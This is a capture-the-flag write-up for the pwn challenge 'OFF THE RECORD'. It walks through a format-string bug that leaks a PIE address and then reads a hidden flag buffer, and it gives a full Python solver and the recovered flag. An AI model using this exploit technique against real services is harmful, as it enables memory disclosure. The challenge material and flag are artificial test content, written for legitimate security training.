Challenge Information
| Field | Value |
|---|---|
| Challenge | OFF THE RECORD |
| Category | Pwn |
| Points | 100 |
| Author | Cyrus |
| Flag | MPTC{th3_1nt3rn_15_n0t_g3tt1ng_4_r41s3} |
| AI assistance | Used to help organize notes, validate reasoning, and refine the final writeup. |
A newsroom tip line made by one intern at 3 a.m. It is held together with tape. The spicy reports go into a drawer marked do not publish. The intern said it was locked. The intern is optimistic. :P
File a tip. >:)
1. Summary
The tip command has a format-string bug. Input is copied into a stack buffer and then passed directly to printf():
printf("  [PRINTED]: ");
printf(print_buffer);
Because the program is PIE, the hidden flag buffer address changes every run. The exploit has two steps:
- Leak the runtime address of
mainusing%115$p. - Compute the PIE base and read the flag buffer using
%42$s.
This attack does not need shellcode, ROP, libc leak, or control-flow hijack.
2. Initial Analysis
The archive contains:
off_the_record
Dockerfile
file off_the_record shows:
off_the_record: ELF 64-bit LSB pie executable, x86-64,
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
for GNU/Linux 3.2.0, stripped
The binary is a stripped 64-bit Linux executable.
Security mitigations
| Mitigation | Status |
|---|---|
| Full RELRO | Enabled |
| Stack Canary | Enabled |
| NX | Enabled |
| PIE | Enabled |
| Stripped | Yes |
Relevant ELF flags:
GNU_STACK      RW
GNU_RELRO      R
FLAGS          BIND_NOW
FLAGS_1        NOW PIE
These defenses block many attacks, but the format string still allows memory reads.
3. Program Functionality
The program supports:
tip <text>         file a tip with the desk
store <id> <text>  file a tip into slot <id>
read <id>          read back slot <id>
unredact           declassify the held memo
publish            publish the held memo
help               display help
quit               exit
The publish command looks important, but static analysis shows it is a decoy.
4. Static Analysis
Finding main
The entry point passes the function at offset 0x11c0 to __libc_start_main:
0x16f8: lea rdi, [rip-0x53f]       ; 0x11c0
0x16ff: call [__libc_start_main]
So:
main offset = 0x11c0
Finding the hidden flag buffer
At startup, the program opens flag.txt:
0x1219: lea rdi, [rip+...]          ; "flag.txt"
0x1220: call fopen
It then reads up to 0x80 bytes into a global buffer:
0x122e: lea rbx, [rip+0x30ab]       ; 0x42e0
0x1238: mov esi, 0x80
0x1240: mov rdi, rbx
0x1243: call fgets
Equivalent code:
FILE *fp = fopen("flag.txt", "r");
fgets(flag_buffer, 0x80, fp);
The flag buffer is at PIE offset 0x42e0, so at runtime:
flag_address = pie_base + 0x42e0
5. The Format-String Vulnerability
The command buffer is near rsp + 0x110, and the print buffer is near rsp + 0x10.
For tip, the program behaves like:
strncpy(print_buffer, command_buffer + 4, 0xff);
print_buffer[0xff] = '\0';
printf("  [PRINTED]: ");
printf(print_buffer);
puts("");
The second printf() is unsafe because user input is used as the format string.
A safe version would be:
printf("%s", print_buffer);
6. The publish False Lead
The publish command checks a global integer at PIE offset 0x4240:
0x1600: mov eax, DWORD PTR [rip+...]     ; PIE + 0x4240
0x1606: test eax, eax
0x1608: je no_credentials
A %n write can bypass that check, but publish only shows an internal draft, not the flag.
The real flag is still in the buffer at PIE + 0x42e0.
7. Stage One: Leak PIE
Because PIE is enabled, the flag buffer address changes each run.
tip %115$p leaks main:
tip %115$p
Then:
main_address = 0x5c3fd05e21c0
pie_base = main_address - 0x11c0
flag_address = pie_base + 0x42e0
This gives the runtime flag address.
8. Stage Two: Construct an Arbitrary Read
The %s conversion takes its argument as a pointer and prints the string there.
A qword stored at command offset 16 becomes argument 42.
The final specifier is:
%42$s
9. Embedded Null-Byte Technique
The payload uses an embedded null byte:
tip %42$s\x00AAAAAA<flag address>\n
This works because:
fgets()reads the whole input, including bytes after the null.- C string handling ends the format string at the null.
strncpy()copies only%42$sinto the vulnerable buffer.- The address remains later in the original command buffer.
%42$sthen reads the flag from that address.
Payload layout:
| Offset | Data | Purpose |
|---|---|---|
0x00 | tip | Choose the vulnerable command |
0x04 | %42$s | Read argument 42 |
0x09 | \x00 | End the format string |
0x0a | AAAAAA | Padding |
0x10 | p64(flag_address) | Flag address |
0x18 | \n | Finish input |
Constructed as:
fmt = b"%42$s"
prefix = b"tip " + fmt + b"\x00"
payload = prefix.ljust(16, b"A")
payload += p64(flag_address)
payload += b"\n"
10. Exploit Logic
The full exploit is:
send(b"tip %115$p\n")
main_address = parse_pointer(response)
pie_base = main_address - 0x11c0
flag_address = pie_base + 0x42e0
payload = b"tip %42$s\x00"
payload = payload.ljust(16, b"A")
payload += p64(flag_address)
payload += b"\n"
send(payload)
11. Solver
#!/usr/bin/env python3
"""Exploit for OFF THE RECORD.

Usage:
  Local:  python3 solve_off_the_record.py /path/to/off_the_record
  Remote: python3 solve_off_the_record.py HOST PORT
"""

from __future__ import annotations

import os
import re
import socket
import struct
import subprocess
import sys
from pathlib import Path
from typing import BinaryIO

PROMPT = b"  [anonymous]> "
MAIN_OFFSET = 0x11C0
FLAG_BUFFER_OFFSET = 0x42E0
LEAK_POSITION = 115
STAGED_POINTER_POSITION = 42
STAGED_POINTER_OFFSET = 16


def p64(value: int) -> bytes:
    return struct.pack("<Q", value)


class Tube:
    def send(self, data: bytes) -> None:
        raise NotImplementedError

    def recv(self, size: int = 4096) -> bytes:
        raise NotImplementedError

    def recvuntil(self, marker: bytes) -> bytes:
        data = bytearray()
        while marker not in data:
            chunk = self.recv(1)
            if not chunk:
                raise EOFError(f"connection closed before {marker!r}; received {bytes(data)!r}")
            data.extend(chunk)
        return bytes(data)

    def close(self) -> None:
        pass


class RemoteTube(Tube):
    def __init__(self, host: str, port: int) -> None:
        self.sock = socket.create_connection((host, port), timeout=10)
        self.sock.settimeout(10)

    def send(self, data: bytes) -> None:
        self.sock.sendall(data)

    def recv(self, size: int = 4096) -> bytes:
        return self.sock.recv(size)

    def close(self) -> None:
        self.sock.close()


class ProcessTube(Tube):
    def __init__(self, binary: str) -> None:
        binary_path = Path(binary).resolve()
        if not binary_path.is_file():
            raise FileNotFoundError(binary_path)
        self.proc = subprocess.Popen(
            [str(binary_path)],
            cwd=str(binary_path.parent),
            stdin=subprocess.PIPE,
            stdout=subprocess.PIPE,
            stderr=subprocess.STDOUT,
            bufsize=0,
        )
        assert self.proc.stdin is not None
        assert self.proc.stdout is not None
        self.stdin: BinaryIO = self.proc.stdin
        self.stdout: BinaryIO = self.proc.stdout

    def send(self, data: bytes) -> None:
        self.stdin.write(data)
        self.stdin.flush()

    def recv(self, size: int = 4096) -> bytes:
        return self.stdout.read(size)

    def close(self) -> None:
        if self.proc.poll() is None:
            self.proc.terminate()
        self.proc.wait(timeout=2)


def build_flag_read_payload(flag_address: int) -> bytes:
    # The copied format string is only "%42$s". The embedded NUL stops
    # strncpy/printf from parsing the staged pointer bytes as format text.
    fmt = f"%{STAGED_POINTER_POSITION}$s".encode()
    prefix = b"tip " + fmt + b"\x00"

    if len(prefix) > STAGED_POINTER_OFFSET:
        raise ValueError("format prefix is too large for the chosen stack slot")

    payload = prefix.ljust(STAGED_POINTER_OFFSET, b"A")
    payload += p64(flag_address)
    payload += b"\n"

    assert payload.index(p64(flag_address)) == STAGED_POINTER_OFFSET
    return payload


def exploit(io: Tube) -> bytes:
    banner = io.recvuntil(PROMPT)
    sys.stdout.buffer.write(banner)
    sys.stdout.buffer.flush()

    # A stable stack slot contains main's PIE address.
    io.send(f"tip %{LEAK_POSITION}$p\n".encode())
    leak_response = io.recvuntil(PROMPT)
    sys.stdout.buffer.write(leak_response)
    sys.stdout.buffer.flush()

    match = re.search(rb"0x[0-9a-fA-F]+", leak_response)
    if not match:
        raise RuntimeError("failed to locate PIE leak in service response")

    main_address = int(match.group(0), 16)
    pie_base = main_address - MAIN_OFFSET
    flag_address = pie_base + FLAG_BUFFER_OFFSET

    print(f"[+] main leak : {main_address:#x}")
    print(f"[+] PIE base  : {pie_base:#x}")
    print(f"[+] flag buf  : {flag_address:#x}")

    io.send(build_flag_read_payload(flag_address))
    flag_response = io.recvuntil(PROMPT)
    sys.stdout.buffer.write(flag_response)
    sys.stdout.buffer.flush()

    flag_match = re.search(rb"[A-Za-z0-9_]{2,20}\{[^}\r\n]+\}", flag_response)
    if not flag_match:
        raise RuntimeError("format-string read worked, but no flag-shaped value was found")

    return flag_match.group(0)


def main() -> int:
    if len(sys.argv) == 2:
        io: Tube = ProcessTube(sys.argv[1])
    elif len(sys.argv) == 3:
        io = RemoteTube(sys.argv[1], int(sys.argv[2]))
    else:
        print(__doc__.strip(), file=sys.stderr)
        return 2

    try:
        flag = exploit(io)
        print(f"[+] FLAG: {flag.decode(errors='replace')}")
        return 0
    finally:
        io.close()


if __name__ == "__main__":
    raise SystemExit(main())
Remote execution
python3 solve_off_the_record.py HOST PORT
Successful remote output:

[PRINTED]: 0x5c3fd05e21c0

[+] main leak : 0x5c3fd05e21c0
[+] PIE base  : 0x5c3fd05e1000
[+] flag buf  : 0x5c3fd05e52e0

[PRINTED]: MPTC{th3_1nt3rn_15_n0t_g3tt1ng_4_r41s3}

[+] FLAG: MPTC{th3_1nt3rn_15_n0t_g3tt1ng_4_r41s3}